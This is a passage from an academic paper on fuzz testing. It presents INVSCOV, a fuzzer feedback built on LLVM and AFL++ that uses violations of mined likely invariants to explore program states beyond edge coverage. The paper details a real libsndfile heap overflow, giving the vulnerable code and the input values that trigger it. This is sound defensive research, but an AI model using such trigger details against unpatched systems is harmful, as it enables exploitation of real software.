While these improvements have considerably decreased the time required to visit different parts of the target application, it is important to understand that code coverage alone is a necessary but not sufficient condition to discover bugs. In fact, a bug is triggered only when i.) program execution reaches a given instruction, and ii.) the state of the application satisfies certain conditions. In rare cases, there are no conditions on the state, as it is the case for most of the bugs in the Lava-M [22] dataset—which were artificially created to be triggered by simply reaching a certain point in the target applications [38].

On the one hand, this aspect is very important because the use of code coverage to reward the exploration results in the fact that fuzzers do not have any incentives to explore more states for an already observed set of control-flow facts (e.g., branches and their frequencies). Thus, it is considerably harder for existing tools to detect bugs that involve complex constraints over the program state. On the other hand, the simple solution of rewarding fuzzers for exploring new states (state coverage) is also a poor strategy, which often *decreases* the bug detection rate. This is due to the fact that, for non-trivial applications, the number of possible program states is often infinite.

Therefore, special techniques are needed to reduce the program state into something more manageable to explore during testing, while still preserving the fuzzer's ability to trigger potential bugs. To date, few works have tried to find such compromise. For instance, some fuzzers approximate the program state by using more sensitive feedbacks, like code coverage enriched with call stack information, or even with values loaded and stored from memory. This second approach, as shown in [79], better approximates the program state coverage by taking into account not only the control flow but also the values in the program state, but is less efficient

than others in finding bugs as it incurs into the state explosion problem mentioned above.

To capture richer state information while avoiding the state explosion problem, researchers have also looked at human-assisted solutions. For instance, FUZZFACTORY [60] lets the developers define their domain-specific objectives and then adds waypoints that reward a fuzzer when a generated testcase makes progress towards those objectives (e.g., when more bits are identical among two comparison operands).

At the time of writing, the most successful approximation of the program state coverage is achieved by targeting only certain program points selected by a human expert, as recently proposed in [4]. In the work, portions of the state space are manually annotated and the feedback function is modified to explore such space more thoroughly. We believe that the automation of this process may be a crucial topic in future research in this field.

Our Approach. In this paper, we propose a new feedback for Fuzz Testing that takes into account, alongside code coverage, also some interesting portions of the program states in a fully automated manner and without incurring state explosion.

The key idea is to augment edge coverage—the most widely-adopted and successful code coverage metric used by fuzzers—with information about local divergences from 'usual' variable values. To this end, we mine *likely invariants* on program variables by executing an input corpus (such as the queue extracted from a previous CGF campaign) and learning constraints on the values and relationships of those variables over all the observed executions. It is important to note that execution-based invariant mining produces constraints that do not necessarily model properties of the program, but rather local characteristics of the analyzed input corpus [25]: hence, constraints may be violated under different inputs.

Our intuition is that these local properties represent an interesting abstraction of the program state. We thus define a new feedback function that treats an edge differently when the incoming basic block sees one or more variable values that violate a likely invariant. This approach increases the sensitivity of a standard CGF system, rewarding the exploration of program states that code coverage alone would not be able to distinguish.

We develop a set of heuristics to produce and refine invariants, and techniques to effectively instrument programs with a low-performance overhead—a very important metric in fuzzing. We implement them into a prototype called INVSCOV on top of LLVM [43] and the AFL++ [30] fuzzer.

Our experiments, conducted over a set of programs frequently tested by other fuzzers, suggest that our feedback, by succinctly taking into account information about usual program state in addition to control flows, can uncover both more and different bugs than classic CGF approaches.

Contributions. In summary, the main contributions of this paper are:

- A new feedback that combines control flows with an abstraction of the program state from mined invariants;
- A prototype implementation of our approach based on LLVM and AFL++ called INVSCOV;
- An evaluation of the effectiveness of our approach against classic and context-sensitive edge coverage.

We share the INVSCOV prototype as Free and Open Source Software at https://github.com/eurecom-s3/invscov.

2 Background

This section covers key concepts of invariant mining and Fuzz Testing techniques that are pivotal to our proposal.

2.1 Program Properties and Invariants

Property-based testing is a software testing methodology in which some form of specification of the program's properties drives the testing process. Such specification simultaneously defines what behaviors are valid and serves as basis for generating testcases [27].

The correctness oracle can be embedded in the target program itself in the form of a set of assertions that check the validity of each *invariant*, i.e., a property that according to the specification must always hold at that program point [26]. Testcases can then be generated by aiming at violating the invariant assertions.

Since delegating the identification of program properties to the developers can be a daunting prospect, automation has been the subject of a large body of previous works in the field. Automated invariant learning is also a widely explored topic in other areas, for instance for memory error detection [37] (we will discuss some of these alternative lines of work in more details in §6.1).

Invariants can be discovered by conducting static code analysis: for instance, RCORE [32] builds on abstract interpretation [14] and monitors invariants at run-time to detect program state corruption from memory errors. Generally, such invariants are sound and incur limited false positives, yet the inherent over-approximation of static analysis may generate invariants too coarse to discriminate program states in an effective manner for high-level analysis.

Therefore, a more precise way to discover invariants, which also produces them in greater quantity, consists of inspecting the program state at run-time. For this reason, approaches like [35], [24], and [61] build on information gathered during the execution, in a dynamic fashion. The downside of dynamic approaches is that, unlike static ones, they produce *likely invariants*, i.e., invariants that hold for the analyzed traces but may not hold for all inputs. Hence, they may result in false positives when the learned invariants capture only local properties of the observed executions.

In this work we build upon this well-known coverage problem [26] and turn it into an advantage for driving a fuzzer. We do that by starting from a corpus of testcases that—as it

is the case with real applications—cannot be representative of all program states, then we modify a fuzzer to make it more sensitive to behaviors that diverge from the likely invariants obtained from the initial corpus. In this case, the fact that the learned invariants capture properties of the observed executions instead of properties of the program itself is the key intuition we use to generate a more diverse set of input values.

2.2 Fuzz Testing

Fuzz Testing, or *fuzzing*, is a family of software testing techniques first proposed in the '80s. Recently, fuzzing techniques saw significant improvements in their effectiveness, and contributed to the discovery of many security vulnerabilities [62] [50]. Nonetheless, the key idea behind Fuzz Testing research remained simple: repeatedly execute the program under test by using randomly generated inputs, usually chosen to be either unexpected or invalid. Fuzzing tools monitor a program for failures, such as invalid memory accesses or out-of-memory crashes, and report to the user the inputs that triggered such behaviors.

The most naive embodiment of fuzzing just provides random inputs to the program under test without any knowledge about its characteristics (e.g., input format) or the program execution. This approach, albeit still effective in testing legacy code [54], has obvious limitations. Therefore, many different solutions have been proposed over the past decades [50] [62] to increase the effectiveness in bug finding far beyond naive fuzzing. We can group these techniques according to the following three criteria: 1) the amount of information they require to know from the program, 2) the technique they use to generate new testcases, and 3) the feedback they use to guide the exploration.

According to the first criterion, we can distinguish three main categories of fuzzers:

- *White-box* fuzzers, which build a full picture of the program using program analyses. Concolic executors like SAGE [33] and SYMCC [66] belong to this category, as they collect a model of the program in terms of logic constraints during the execution. The cost of such white-box analyses, however, may often be untenable [62];
- *Black-box* fuzzers, which blindly generate random inputs for testing. They can access knowledge about the input format, but generate inputs regardless of how the program implementation looks like [80] [52];
- *Grey-box* fuzzers, which fall halfway between the two previous categories. They access limited information provided by a lightweight instrumentation applied to the program under test, blending the program analysis and testing stages [62]. An example of such information is the *code coverage* extracted from a testcase by systems like AFL [83] and LIBFUZZER [46].

According to our second criterion, we can distinguish instead fuzzers based on their input generation methodology. The two most commonly used approaches in this respect are *generational* and *mutational* fuzzers. A generational fuzzer creates new testcases from scratch, either randomly or by relying on some form of format specification—like a grammar [40] or a domain specific language [23]. Mutational fuzzers instead derive new testcases from a set of prior testcases by mutation; the mutations can be generic [83], target-specific [78], or driven by a user-supplied [3] [65] or inferred [6] [28] format specification.

Finally, by using our third and last criterion, fuzzers can be divided according to the information they use to drive their exploration, which we call *Feedback*. A popular and very effective technique is coverage-guided fuzzing, which uses code coverage as feedback to drive the testcase generation. Previous studies have shown that coverage-based fuzzers are often one order of magnitude more effective at discovering bugs [19]. As also other forms of feedback are possible, we will refer more in general to this fuzzing design as *Feedback-Driven Fuzz Testing*.

2.2.1 Feedback-Driven Fuzz Testing

In short, when a CGF solution generates a testcase that triggers a previously unexplored portion of the program, it deems the testcase as *interesting* and adds it to a *queue* of inputs (dubbed *seeds*) maintained for further processing. By combining this technique with a mutational approach, we obtain an evolutionary algorithm driven by code exploration.

Code coverage can be measured in different ways, for instance by considering basic blocks alone or by including entire calling contexts [79]. By far, the most popular criterion used for coverage-guided fuzzers is *edge coverage*, which maximizes the number of edges visited in the control flow graph (CFG) of program functions. Fuzzers like AFL [83] extend pure edge coverage by also including a hit count for edges (i.e., how many times a testcase exercises them) to better approximate the program state. Recently, ANKOU developed this idea further by adding coverage-equivalent testcases to the queue depending on the results of an online principal component analysis for hit count differences between executions.

As we anticipated in §2.2, other metrics are possible for driving fuzzer evolution. FUZZFACTORY [60] recently studied several alternatives, such as the fact that the size of memory allocations can be a useful feedback to expose out-of-memory bugs, while the number of identical bits in the operands of a comparison instruction [45] can help in circumventing fuzzing roadblocks (§6.2). In short, all these feedback techniques act as shortcuts to domain-specific testing goals for which code coverage is not an adequate description.

A more general approach would be to consider, alongside control flow decisions, also data flow information regarding the program state. The most naive embodiment of this feedback—and to the best of our knowledge also the sole to date—is the 'memory' feedback, where every newly observed data values from memory load and store operations are

```
1  int wavlike_msadpcm_init (SF_PRIVATE
       *psf, int blockalign, int samplesperblock)
2  {  MSADPCM_PRIVATE  *pms ;
3    unsigned int pmssize ;
4    // Likely Invariants:
5    //  - blockalign ∈ { 0, 2, 256 }
6    //  - blockalign < samplesperblock
7    ...
8    pmssize = sizeof (MSADPCM_PRIVATE) + blockalign
       + 3 * psf->sf.channels * samplesperblock ;
9    ...
10   pms->samples   = pms->dummydata ; // array in pms
11   pms->block     = (unsigned char*) (pms->dummydata
       + psf->sf.channels * samplesperblock) ;
12   pms->channels  = psf->sf.channels ;
13   pms->blocksize  = blockalign ;
14   ...
15 }
```

Listing 1: Excerpt of wavlike_msadpcm_init() initialization code.

```
1  static int msadpcm_decode_block
       (SF_PRIVATE *psf, MSADPCM_PRIVATE *pms)
2  {
3    ...
4    sampleindx = 2 * pms->channels ;
5    // Likely Invariants:
6    //   - pms->blocksize == 256
7    while (blockindx < pms->blocksize)
8    {   bytecode = pms->block [blockindx++] ;
9        pms->samples [sampleindx++]
       = (bytecode >> 4) & 0x0F ; // heap overflow bug
10
       pms->samples [sampleindx++] = bytecode & 0x0F ;
11     } ;
12   ...
13 }
```

Listing 2: Vulnerable code found in msadpcm_decode_block().

considered as novelty factor for the fuzzer. Unfortunately, this solution easily leads to state explosion [79].


3 Methodology

In this section, we present the intuition behind our approach by using an example of a real-world vulnerability we discovered during our experiments. The vulnerability is a heap overflow in the WAV file format parsing of `libsndfile`, a popular library to operate on audio files. Listings 1 and 2 show the affected code. Specifically, the vulnerability is located in the `msadpcm_decode_block` function of file `ms_adpcm.c`, reported here at line 9 in Listing 2.

For our purpose, it is interesting to note that all the coverage-guided fuzzers we used in our experiments (§5) were able to reach the vulnerable point in the code without, however, triggering the bug. Despite the fact that the vulnerable code is 'easy-to-reach' and that `libsndfile` is often used in fuzzing experiments (including the Google OSS-Fuzz project and recent research works such as [31] and [81]), the bug was still present when we ran our experiments.

This is likely due to the fact that to trigger the bug the loop should write outside the memory pointed by `pms->samples`, which references the C99 variable-size array field at the end of the `pms` structure. This only happens when the program is in a specific state, characterized by a small allocation size for the `pms` buffer (line 8 in Listing 1) and a `pms->blocksize` value (line 13 in Listing 1) sufficiently high to force the loop to write out of the bounds of the array.

However, none of these requirements can be extracted from code coverage, as there are no branches in the program that involve these thresholds. Instead, they both depend on two input-derived values: `blockalign` and `samplesperblock`. Hence, a CGF-based exploration may easily satisfy one of the requirements but, without recognizing this as progress in the program exploration, it would unlikely satisfy both at



Invariant	Condition
LI_1	blockalign $\in \{0,2,256\}$
LI_2	blockalign $<$ samplesperblock

Invariant	A	B	C	D
LI_1	✓	✗	✓	✗
LI_2	✗	✗	✓	✓

Figure 1: State partitioning for wavlike_msadpcm_init() induced by the two likely invariants LI_1, LI_2. The bug can be exercised only when in partition B (LI_1, LI_2 both violated).

the same time. In fact, any generated testcase satisfying either requirement would exercise an "intermediate" program state closer to the bug, but would not be seen as an interesting one to add to the queue for more mutations, because in the eyes of CGF it does not bring novel code coverage.

This example shows the challenge that modern fuzzers encounter when exploring the state of a program, even for code that does not entail difficult path conditions to be reached. State-of-the-art CGF systems can saturate in coverage while still missing bugs at program points touched in their operation. Also, they may fail to generate testcases to cover unseen program points whenever those are reachable only upon meeting conditions that do not depend on control flow alone.

3.1 Program State Partitions

The core idea of this paper is that we can divide the program space in different partitions at multiple points in the application code, by learning likely invariants from executing the program under test over an initial corpus of inputs.

To continue with our example, let us imagine that we can fuzz `libsndfile` for a certain amount of time, e.g., 24h, with a standard CGF system (we will discuss in §3.4 the effect of

different corpora on the extracted invariants). By investigating the values of the variables across all seeds saved by the fuzzer, we would identify two likely invariants for the init function and one for the vulnerable decoding loop. All invariants are included as comments in Listings 1 and 2.

It is important to understand that these invariants are descriptive of the limited number of states that were induced by the corpus generated by the fuzzer. In other words, each invariant expresses a condition over the state of the program that the fuzzer was unable to violate during the testing experiment. Therefore, our intuition is that we can use these invariants to divide the program state into a number of partitions, as depicted in Figure 1 for the init function.

In this case, we can see that the two invariants partition the space in four non-contiguous areas (*A* to *D* in the figure), all but the first *unvisited* by the fuzzer. This information allows us to provide feedback to the fuzzer to explore new abstract states without incurring into the classic state explosion problem.

Moreover, since these states can be reached only by violating the invariants we learned over previous executions of the fuzzer, our intuition is that they are likely to bring the program into seldom-explored corner cases—where vulnerabilities may lie undetected for a long time.

To capture this information, the approach presented in this paper augments the classic edge coverage feedback by using the violation of likely invariants learned over basic blocks. In an ideal world, we could learn exact invariants and transform them in terms of code coverage, allowing pure coverage-based fuzzers to receive feedback to progress towards these areas. However, as described in §2.1, current invariant mining techniques lead to both over or under approximations.

3.2 Using Invariants as Feedback

The common limitation of dynamic invariant detection is that the resulting invariants often capture local properties of the test suite more than static properties of the program.

However, for our purpose, this is exactly what we want. In fact, likely invariants that represent only local properties of the corpus are interesting because their violation would tip fuzzers about what value combinations in the program state are unusual, and ideally the home of bugs.

Therefore, we define our invariant-based feedback as a combination of edge coverage with the information about which likely invariants are violated in the source basic block. To inform the fuzzer about the progress towards interesting states, we then tweak the classic novelty search algorithm adopted by most coverage-based systems. In particular, for each CGF-instrumented control flow graph edge, we make it generate a different value for the novelty search for each unique combination of violated invariants. As we will detail in Section 4.2, we track invariants individually and reward them independently at each basic block: this choice brings an unambiguous, implicit encoding of program state partitions.

The invariants ability to partition the program state space without incurring state explosion is also one of the key insights of our approach. At each basic block N invariants can partition the state locally just like N non-parallel lines can divide a plane into $N*(N+1)/2+1$ regions. In practice, since each basic block typically manipulates only few variables, N is usually a very low value (statistics in Appendix A).

Back to our example, for the `wavlike_msadpcm_init` function we have two variables involved in the learned invariants: `blockalign` and `samplesperblock`. The partition that triggers the vulnerability is B—the one that sees both invariants violated. Our fuzzer found the bug for a value assignment `{blockalign = 1280, samplesperblock = 8}`.

With the enriched sensitivity from our invariant-based feedback, the fuzzer can violate each invariant separately, save such testcases for partitions A and D, and for instance splice the two testcases to generate one that brings the state to B. More in general, our approach can generate inputs that violate multiple invariants by either combining or mutating previous seeds—each violating one or more distinct invariants.

As for the likely invariant involving `pms->blocksize` in the buggy function (Listing 2), we observe that violating it is not a sufficient condition to trigger the bug. The field is assigned equal to `blockalign` in Listing 1, but also `samplesperblock` has to contribute to expose the bug.

3.3 Pruning the Generated Checks

With our example, we showed how we can use invariants to partition the program state and how we can then provide this information as feedback to drive the fuzzer's exploration.

However, not all invariants are equally useful: while having more invariants does not affect our methodology (i.e., we do not lose sensitivity by exposing more partitions), the extra states they generate can pollute our feedback and the additional instrumentation can impact the run-time overhead.

Therefore, we designed three classes of pruning rules to remove invariants that would be fruitless to check either in light of other available information or because of the nature of their constituents.

1. The first class of invariants we discard are those that are **impossible** to violate. For instance, our likely-invariant mining system would often learn that unsigned integer variables are always greater than or equal to zero—which is not a very useful condition to drive a fuzzer. To identify these and alike cases, we perform a *Value Range Analysis* [36] for each function of the program under test. Arguments and global storage are initially seen unconstrained, and the analysis produces bounds for function variables that hold for any execution. Using range information, we instruct our miner to never generate likely invariants that are logically weaker than the ones found statically. Since these invariants cannot be violated, we can save the instrumentation cost required to monitor them.

2. The second class of fruitless invariants are those that combine **unrelated variables**. To remove these relationships, we compute *Comparability Sets* for each function of the program under test: each variable belongs to only one such set, and invariants combining variables across different sets are discarded. We initially create a separate set for each variable, then use a unification-based policy by iterating over function instructions and merging the sets of two variables whenever those occur as operands for the same statement. Eventually, a comparability set contains variables that take part in related computations. Few exceptions apply: for instance, in an array pointer computation we do not merge the sets of the base and the index elements as they are not directly related.

3. Whenever different invariants have **overlapping conditions**, it is possible to optimize their run-time verifications by reusing previously computed values. In particular, we target pairs of likely invariants that share the same conditions on some of their variables. If the two invariants concern two program points p and p' where p' can execute only after p, we can use a standard flow-sensitive analysis to determine whether between p and p' there are no intervening re-definitions for any of the involved variable. In that case, we simply propagate the value computed at p and save the computation cost at p'.

The output of the value-range analysis and the comparability sets are computed beforehand and passed to the invariant miner, which takes them into account when generating the invariants. Overlapping conditions are instead dealt with when producing the program—augmented with code for checking invariants—that will undergo the testing process.

3.4 Corpus Selection

For our entire solution to work, we need to be able to learn likely invariants from a large number of executions of the program under test. Therefore, like for many other evolutionary fuzzing techniques, the choice of the initial corpus of inputs is critical.

An unwise choice can generate invariants that do not describe with sufficient generality the shape of the variables in the program state. For instance, it is a common practice in fuzzing to download many files of a given file format when testing a parser, but almost all those files are valid files. If we learn likely invariants from the program executions of such a corpus, we will bias our invariants on the validity of the file format and, in some cases, this can be a mistake because we might miss interesting partitions of the program state related to invalid inputs.

As we want to address the problem of finding bugs even when the fuzzer saturates in coverage [34], a natural choice is to use as corpus the queue of a coverage-guided fuzzer taken as soon as that fuzzer shows signs of slowing down in reaching new coverage points. A violation of an invariant learned over such corpus will lead to novel feedback for the fuzzer and desaturate the search.




Figure 2: High-level workflow of invariant-based fuzzing.

To confirm our intuition we downloaded a dataset of valid files for the programs we tested in §5 and mined likely invariants by using such testcases. We then compared the invariants extracted from these initial seeds with those obtained using the queue after a 24h run of a coverage-based fuzzer initially supplied with the same seeds. In our experiments, we observed that the invariants extracted only by using the valid files led to the discovery of 20% fewer unique bugs than with the invariants extracted from an initial run of a fuzzer.

4 Implementation

In the previous section, we introduced the motivation and the key ideas behind our approach. However, we intentionally avoided discussing two important aspects of our solution: i.) how we define the *state* we want to capture in our invariants, and ii.) how we perform the instrumentation of the program under test to collect the information required by our technique.

Our approach can be implemented in different ways, for instance by instrumenting the target source code, or by performing binary-level instrumentation via static rewriting [20] or dynamic translation [17]. While each approach has its own pros and cons, for our experiments we opted for a compiler-based implementation of our invariant-based fuzzing using LLVM [43] and the DAIKON [25] likely-invariants system.

Our prototype is written in C++ and re-uses the fast intra-procedural integer range analysis of Pereira et al. [68] for LLVM, which takes an asymptotically linear time to complete. Figure 2 provides a high-level view of the complete architecture. We implemented two custom compile-time transformation phases (consisting of roughly 5 KLOC) for LLVM:

1. *Learning phase*, where we emit logging instrumentation for program state variables to feed the invariant miner;

2. *Instrumentation phase*, where we augment the code of

the program under test to evaluate the likely invariants in a form directly suitable for coverage-guided fuzzers.

In short, during the *Learning phase* we record all the information about the program state required for invariant mining. We achieve this by running an augmented version of the program under test over a corpus of inputs, which can be obtained in several ways (§3.4; in the experiments described in §5 we use the seeds generated from a 24h coverage-guided fuzzing session). For invariant mining we use the DAIKON dynamic invariant detector, one of the most used dynamic miners: first presented in 2007, DAIKON is still under active development.

At each instrumentation place, invariant mining faces a cubic time complexity in the number of constituents (i.e., program variables) [26]. However, since our technique is applied at the level of basic blocks, the number of variables is practically a small constant, and the total computation cost for invariant mining becomes linear in the number of basic blocks in the program.

During the *Instrumentation phase*, we then encode likely-invariant information in program functions to expose them to coverage-guided fuzzers. Our transformed programs can execute out of the box on any AFL-based fuzzer but, as we elaborate in more details in §4.2, we foresee minimal adaptations to support coverage tracking schemes from other fuzzer families.

4.1 State Invariants Learning

In order to learn the likely invariants, we need to observe the values of the program state during the execution of the program over the initial corpus of inputs. To achieve that, we compile a dedicated version of the program under test that includes additional instrumentation to collect such values at run-time.

Since our prototype is implemented on top of the *Intermediate Representation* (IR) of LLVM, we can easily expose the state of the program at the level of each basic block. Also, the IR allows us to avoid issues with uninitialized values that affect tracing complex data types at the source code level [1]. For instance, a structure may contain a pointer, and to extract the present pointed value for tracing purposes its address must be valid. The original Kvasir front-end of DAIKON uses expensive dynamic binary instrumentation [17] to read variables and inspect memory. However, by working at the IR level, we can just wait until the address appears in a virtual register as the result of a load operation and use it for tracing.

Another advantage of using an Intermediate Representation is that, in an IR, instructions are typically expressed in a Single Static Assignment (SSA) form [70]. SSA entails that each variable can only be assigned once, and each use must be reached by a (unique) prior definition.

For simplicity, in our implementation we ignore floating-point instructions and model the program state by looking at SSA variables holding integer values. For local variables, since multiple SSA variables exist in the IR for a single source-level variable[1], we restrict our analysis to those SSA variables that can be directly connected to a source-level variable, by using debug metadata from the LLVM front-end.

When a program instead accesses non-local storage or a field of a non-primitive type, LLVM introduces an SSA variable as result of a load operation for the current contents. By instrumenting such IR variables, our invariant mining extends also to global variables, heap storage, and fields of structs.

Moreover, since our goal is not just to model the state of an application, but to improve the effectiveness of a security-oriented testing technique, we focus our analysis on those variables that can have security-related consequences, according to the following three rules:

- The variable is part of a `GetElementPtr` instruction[2] for pointer computation unless only constant indexes are involved;
- The variable value is loaded from or stored to memory by using a `Load` or `Store` instruction;
- The variable represents the return value of a function.

To collect the value of each variable we implemented an LLVM function pass that, alongside instrumenting the variables of interest with logging machinery, also dumps at compilation time the Comparability sets and the integer ranges [68] to support the pruning techniques described in §3.3.

The pass creates a JSON file for each code module to store information about program points and variables (type, comparability, and bounds). We then process and merge these intermediate files from all modules to produce the DAIKON declaration file[3], adding also comparability and range bound information for the sake of invariant pruning (Section 3.3). We instruct DAIKON to run the instrumented program over each input in the corpus and retrieve the values logged for its variables. We mine our invariants by using the on-demand mode of DAIKON, which learns incrementally from each execution.

4.2 Program Instrumentation

In the second phase of our approach, we embed the likely invariants obtained from the Learning phase in the program under test and add the required AFL instrumentation to drive the fuzzer. For this, we turn each invariant into a C function that we compile to LLVM IR and invoke from the program point of interest. The function takes as arguments the IR values that are part of the invariant and evaluates them, returning a unique identifier when the invariant is violated, and zero otherwise. Listing 3 provides an example of such functions, generated for an invariant with identifier `123` that checks whether `var0 > 1`.

To expose the violation of invariants as if there were a code coverage change, we modify few lines that are part of the

[1] Special ϕ-*functions* regulate the currently visible assignment when it depends on the CFG basic blocks the program traversed.

[2] https://llvm.org/doxygen/classllvm_1_1GetElementPtrInst.html

[3] https://plse.cs.washington.edu/daikon/download/doc/developer/File-formats.html#Declarations

```
unsigned __daikon_constr_123(int var0) {
  if (!(var0 > 1))
    return 123 << 1;
  return 0;
}
```

Listing 3: Example of generated C code from an invariant.

```
// Original AFL edge-coverage code
__afl_area_ptr[cur_loc ^ prev_loc]++;
prev_loc = cur_loc >> 1;

// Extended to capture violations of invariants
__afl_area_ptr[cur_loc ^ prev_loc]++;
prev_loc = cur_loc >> 1;
prev_loc ^= __daikon_constr_123(var0);
prev_loc ^= __daikon_constr_321(var2, var3);
```

Listing 4:
Classic and Extended AFL instrumentation for edge coverage.

classic AFL instrumentation, as depicted in Listing 4. In the original code, `cur_loc` represents the identifier assigned to the current block, and `prev_loc` is the right-shifted-by-one value of the previous block identifier. An edge coverage event is reported by XOR-ing these two variables and by incrementing the corresponding entry in the `__afl_area_ptr` coverage map. In this way, the code can also capture the number of times that the edge is executed modulo 256 (map values are 8-bit unsigned integers).

To include the information about the violated invariants into the AFL feedback, we encode the identifiers of the violated invariants into `prev_loc` by using the XOR operation. This allows each edge to also capture which invariants were violated in the source basic block. Listing 4 shows how we augment edge coverage with the combination of the outcome of the functions that check the invariants with identifiers 123 and 321. Note that zero is the identity element for XOR, so edge coverage is unaffected when an invariant is not violated (i.e., the invariant's function returns zero).

We insert our instrumentation by using an LLVM Function pass. During this phase, we also apply the optimization to remove overlapping conditions, as described in §3.3, by identifying those invariant evaluations in different blocks that perform the same checks on the same values. To minimize their number, and therefore avoid redundant instrumentation that could slow down the execution, we build the dominator tree [67] for each function of the target program and emit the check only at the top-level block in such tree that strictly dominates all the other blocks in which the same invariant appears. Thanks to the SSA form, the value returned for the check is guaranteed to be visible at its dominated blocks, and therefore we can avoid re-executing the evaluation function.

5 Evaluation

In our experiments we tackle the following research questions:

- **RQ1.** Are our invariant pruning heuristics effective in reducing the number of generated checks?
- **RQ2.** Does our new feedback incur state explosion?
- **RQ3.** Can our feedback lead a fuzzer to effectively exploring more program states than code coverage?
- **RQ4.** Can our feedback uncover more, or just different, bugs than code coverage?
- **RQ5.** What run-time overhead does our feedback introduce?

In order to answer these questions, we selected 8 real-world target programs as subjects for our experiments. We opted for programs that work on distinct file types and follow different strategies in the implementation of the parsing stage. In more detail, `cappt` and `xls2csv` look up tokens using large switch constructs, `jasper` works on a chunk-based format, `sndfile-info` is stream-oriented, `pcre2` uses lookup tables, `gm` combines different strategies, `exiv2` is chunk-based and uses C++ objects to represent chunks, and `bison` is an LR parser. The versions we selected are known to contain bugs as they are widely used in past works (e.g., [31] [51] [69]) to test fuzzers. For a rigorous evaluation we also manually deduplicate crashes when assessing bug finding capabilities [42].

Note that popular benchmarks like LAVA-M [22] are not suitable for evaluating our approach, as the bugs they contain depend exclusively on code reachability guarded by magic-value (§6.2) comparisons [38]. We also opted not to use the recent and appealing MAGMA [38] benchmarks, as their hardwired logging primitives (used to check for ground truth) split basic blocks and thus conflict with the granularity of our invariant construction and instrumentation.

To enable reproduction of our results, Table 1 lists the programs we used in our experiments, their software package and version, their lines of code, the command line used to test each program, and the sanitizers [76] enabled at compilation time. We applied both AddressSanitizer (ASAN) and UndefinedBehaviourSanitizer (UBSAN) compile-time instrumentation. However, we had to disable UBSAN for two applications as it introduced unwanted side-effects that made them crash even with the simplest test inputs.

Experimental Setup

We ran all experiments on a x86_64 machine equipped with an Intel® Xeon® Platinum 8260 CPU with a clock of 2.40 GHz. We used AFL++ version 2.65d as reference fuzzer to study the benefits of our approach and draw comparisons with the many configurations AFL++ offers (e.g., alternative mutation and seed scheduling policies, and context-sensitivity).

We ran each experiment 5 times to reduce the impact of fuzzing randomness, and report the median value to aggregate the results. Each experiment had a 48h budget.

Starting from an initial collection of valid files, we ran AFL++ for 24h and collected its queue as a corpus, which we used both as corpus for learning the likely invariants and as initial seeds for all the fuzzers we evaluate in our experiments. The same configuration was used in [6] for incremental

Program	Package	KLOC	Command line	Sanitizers
catppt	CATDOC 0.95	7	@@	ASAN, UBSAN
xls2csv	CATDOC 0.95	7	@@	ASAN, UBSAN
jasper	Jasper 2.0.16	176	-f @@ -t jp2 -T mif -F /dev/null	ASAN
sndfile-info	libsndfile 1.0.28	79	-cart -instrument -broadcast @@	ASAN, UBSAN
pcre2 (harness)	PCRE2 10.00	68		ASAN, UBSAN
gm	GraphicsMagick 1.3.31	251	convert @@ /dev/null	ASAN, UBSAN
exiv2	Exiv2 0.27.1	80	@@	ASAN, UBSAN
bison	Bison 3.3	100	@@	ASAN

Table 1: List of target programs used for the evaluation along with the corresponding package, the lines of C/C++ code, the command line used for the fuzzers, and the sanitizers used when compiling each program.

	Invariant pruning		
Program	None	Learning	All
catppt	137	137 (100%)	136 (99%)
xls2csv	453	400 (88%)	396 (87%)
jasper	11459	9144 (80%)	9144 (80%)
sndfile-info	3462	3013 (87%)	2996 (86%)
pcre2	4992	4803 (96%)	4497 (90%)
gm	16173	14362 (89%)	13278 (82%)
exiv2	6040	5534 (91%)	4943 (82%)
bison	9363	6263 (67%)	5983 (64%)
Total	52079	43556	41373
% (w.r.t. Unopt.)	100%	84%	79%

Table 2: Number of generated checks without any optimization, with optimizations for learning phase only, and with optimizations for learning & instrumentation phases.

fuzzing runs and allowed CGF fuzzers to approach saturation in our tests.

Throughout the rest of the section, we will denote with INVSCOV a fuzzer that uses our invariant-based instrumentation as feedback, with CODECOV a fuzzer that uses classic edge coverage as feedback, and with CTXCOV a fuzzer that augments edge coverage with context sensitivity.

5.1 RQ1: Invariant Pruning

To answer the first research question, we measured how the pruning rules introduced in §3.3 ultimately impact the number of tests for likely invariants that our system needs to insert into the program under test.

Table 2 reports the number of checks generated without any optimization enabled, with only those for the learning phase (comparability sets and removal of invariants impossible to violate) enabled, and with also the optimization applied at the instrumentation phase (overlapping conditions).

The optimizations from the learning phase reduce the amounts of checks by 14% on average. This resulted in an average of 1.4 likely invariants generated for each basic block that accesses one or more profiled variables (§4.1) in the LLVM IR. Upon adding the overlapping-conditions optimization from the instrumentation phase, the total number of invariants decreased by 21%. While the overall reduction may seem small, according to our experiments the smaller number of invariants to check at run-time resulted in a 10% net increase in the performance of the fuzzer.

5.2 RQ2: State Explosion

The number of testcases maintained in the fuzzer's queue can serve well the purpose of verifying whether our technique would result in an explosion on the number of states the fuzzer has to track. In fact, the number of stored seeds is representative of the interesting testcases generated and therefore of distinct portions explored in the state space that is visible to the fuzzer. The first two columns of Table 3 report the number of testcases in the fuzzer's queue after a 48h session. The growth due to the use of invariants is moderate, and only accounts for a 62% increase across all programs.

This is very important because an excessively large queue becomes unmanageable for a fuzzer. Wang et al. [79] studied queue sizes for two memory-based feedbacks (§2.2.1) and reported growth factors of 21x and 14x as geometric mean for the DARPA CGC benchmarks, and peaks of 196x and 512x. The authors also observed that the relative differences among most seeds were so small that they were very unlikely to lead to the discovery of new bugs. On the contrary, more moderate increases, such as ~8x over edge coverage for feedbacks focused on control flows (e.g., n-grams, context-sensitivity), resulted in a profitable end-to-end bug finding.

